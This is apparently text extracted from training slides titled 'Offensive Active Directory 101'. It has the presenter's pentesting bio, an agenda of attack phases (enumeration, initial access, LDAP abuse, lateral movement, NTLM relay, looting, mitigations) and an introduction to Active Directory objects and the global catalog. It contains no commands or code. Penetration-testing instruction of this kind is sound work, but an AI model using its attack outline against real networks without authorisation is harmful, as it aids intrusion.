



Offensive Active Directory 101



Disclaimer



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About me:

- Previously:
 - Professional at Deloitte
- 5 years pentesting experience
- OSCP Certified
- Currently researching Purple Teaming topics

Daily work:

- Coordination and management of Penetrationtests
- Performance of penetration tests
 - Infrastructure
 - Web
 - Rich-Client
- Security assessments of Active Directory environments

Agenda

pwny.corp - Attack



Basics

- What is Active Directory?
- Attack Landscape
- Active Directory Kill Chain



Phase 1 – Unauthorized User

- AD Enumeration without credentials
- Gaining initial Access



Phase 2 - Unprivileged User

- Taking advantage of LDAP
- Lateral movement techniques
- Basics NTLM Relay



Phase 3 - Privileged User

- Looting the thing



Mitigations






Basics

What is Active Directory and who uses it?



- Microsofts answer to directory services
- Active directory is a hierarchical structure to store objects to:
 - » Access and manage resources of an enterprise
 - » Resources like: Users, Groups, Computers, Policies etc...
- 95% percent of Fortune 1000 companies use Active Directory
- Active Directory relies on different technologies in order to provide all features:
 - » LDAP
 - » DNS
- More information about the basics:
 - » <https://blogs.technet.microsoft.com/ashwinexchange/2012/12/18/understanding-active-directory-for-beginners-part-1/>

- » AD contains lot of juicy information about resources of an organization
- » Following an overview about existing objects in AD:


Active Directory Objects



- The global catalog provides a central repository of domain information
- The global catalog provides a resource for searching an Active Directory forest
- LDAP queries use the global catalog to search for information
- Domain-Users have read access to the global catalogue



➤ Go Hunting?

